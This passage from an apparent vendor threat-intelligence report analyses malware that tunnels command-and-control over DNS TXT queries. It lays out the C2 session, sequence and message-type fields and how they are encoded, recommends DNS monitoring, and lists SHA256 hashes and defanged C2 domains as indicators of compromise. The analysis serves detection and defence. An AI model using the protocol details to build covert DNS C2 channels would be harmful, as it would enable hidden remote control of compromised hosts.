


Figure 19: Sample DNS Traffic Graph

All C2 communications associated with this malware are performed using DNS TXT queries and responses. The interactive 'MSG' queries require the successful establishment of a C2 communications channel via the use of the prerequisite 'SYN' query. The messages consist of the following elements:

$session_id - A four digit number that is initially generated by infected machines. It never changes and is included in all subsequent DNS queries and responses.

$sequence_num - A four digit number that is initially generated by infected machines. It changes periodically during C2 communications and the new value must be included in the next query.

$acknowledgement_num - A four digit number that is set by the response to the 'SYN' message. This value does not appear to change and must be included in all subsequent 'MSG' queries.

Bytes 5 and 6 of the DNS queries and responses determine the message type and can be any of the following values:

00 - 'SYN' message

01 - 'MSG' message

02 - 'FIN' message

The 'MSG' queries which are used to send commands to execute and return the output of the executed commands are hex-encoded and use a dot separator after every 30 bytes.

The following diagram illustrates the overall flow of the C2 communications. Note that during C2, there may be several 'MSG' queries and responses depending on what the attacker is attempting to execute on an infected host.





Figure 20: C2 Traffic Flow

Below is a diagram illustrating how the different messages and associated responses are formed.



C2 MESSAGE STRUCTURE

DNS C2 SYN QUERY

Random (####)	00	$session (####)	$seq_num (####)	0000	.$domain

DNS C2 SYN RESPONSE

Random (####)	00	$session (####)	$ack_num (####)	0000

DNS C2 MSG QUERY

Random (####)	01	$session (####)	$seq_num (####)	$ack_num (####)	$hex_data (Optional)	.$domain

DNS C2 MSG RESPONSE

Random (####)	01	$session (####)	$ack_num (####)	$seq_num (####)	$hex_data (Optional)

DNS C2 FIN QUERY

Random (####)	02	$session (####)	00	.$domain


Figure 21: C2 Message Structure

Conclusion

This malware sample is a great example of the length attackers are willing to go to stay undetected while operating within the environments that they are targeting. It also illustrates the importance that in addition to inspecting and filtering network protocols such as HTTP/HTTPS, SMTP/POP3, etc. DNS traffic within corporate networks should also be considered a channel that an attacker can use to implement a fully functional, bidirectional C2 infrastructure. Cisco Umbrella is a product that can be used specifically for this purpose. In addition to stopping this particular attack, DNS monitoring and filtering can also disrupt a large portion of overall malware infections, as the over 90% of malware makes use of the DNS network protocol at some stage of the infection or post-infection process.

Coverage

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✓
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS orWSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection ofIPSandNGFW have up-to-date signatures to detect malicious network activity by threat actors.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella prevents DNS resolution of the domains associated with malicious activity.

Indicators of Compromise (IOC)

Below are indicators of compromise that can be used to identify the attack described in this post.

Hashes:

f9e54609f1f4136da71dbab8f57c2e68e84bcdc32a58cc12ad5f86334ac0eacf (SHA256)
f82baa39ba44d9b356eb5d904917ad36446083f29dced8c5b34454955da89174 (SHA256)
340795d1f2c2bdab1f2382188a7b5c838e0a79d3f059d2db9eb274b0205f6981 (SHA256)
7f0a314f15a6f20ca6dced545fbc9ef8c1634f9ff8eb736deab73e46ae131458 (SHA256)
be5f4bfa35fc1b350d38d8ddc8e88d2dd357b84f254318b1f3b07160c3900750 (SHA256)
9b955d9d7f62d405da9cf05425c9b6dd3738ce09160c8a75d396a6de229d9dd7 (SHA256)
fd6e7fc11a325c498d73cf683ecbe90ddbf0e1ae1d540b811012bd6980eed882 (SHA256)
6bf9d311ed16e059f9538b4c24c836cf421cf5c0c1f756fdfdeb9e1792ada8ba (SHA256)

C2 Domains:

algew[.]me
aloqd[.]pw
bpee[.]pw
bvyv[.]club
bwuk[.]club
cgqy[.]us
cihr[.]site
ckwl[.]pw
cnmah[.]pw
coec[.]club
cuuo[.]us
daskd[.]me
dbxa[.]pw
dlex[.]pw
doof[.]pw
dtxf[.]pw
dvso[.]pw
dyiud[.]com
eady[.]club
enuv[.]club
eter[.]pw
fbjz[.]pw
fhyi[.]club
futh[.]pw
gjcu[.]pw
gjuc[.]pw
gnoa[.]pw
grij[.]us
gxhp[.]top
hvzr[.]info
idjb[.]us
ihrs[.]pw
jimw[.]club
jomp[.]site
jxhv[.]site
kjke[.]pw
kshv[.]site
kwoe[.]us
ldzp[.]pw
lhlv[.]club
lnoy[.]site
lvrm[.]pw

lvxf[.]pw
mewt[.]us
mfka[.]pw
mjet[.]pw
mjut[.]pw
mvze[.]pw
mxfg[.]pw
nroq[.]pw
nwrr[.]pw
nxpu[.]site
oaax[.]site
odwf[.]pw
odyr[.]us
okiq[.]pw
oknz[.]club
ooep[.]pw
ooyh[.]us
otzd[.]pw
oxrp[.]info
oyaw[.]club
pafk[.]us
palj[.]us
pbbk[.]us
ppdx[.]pw
pvze[.]club
qefg[.]info
qlpa[.]club
qznm[.]pw
reld[.]info
rnkj[.]pw
rzzc[.]pw
sgvt[.]pw
soru[.]pw
swio[.]pw
tijm[.]pw
tsrs[.]pw
turp[.]pw
ueox[.]club
ufyb[.]club
utca[.]site
vdfe[.]site
vjro[.]club

vkpo[.]us
vpua[.]pw
vqba[.]info
vwcq[.]us
vxqt[.]us
vxwy[.]pw
wfsv[.]us
wqiy[.]info
wvzu[.]pw
xhqd[.]pw
yamd[.]pw
yedq[.]pw
yqox[.]pw
ysxy[.]pw
zcnt[.]pw
zdqp[.]pw
zjav[.]us
zjvz[.]pw
zmyo[.]club
zody[.]pw
zugh[.]us
cspg[.]pw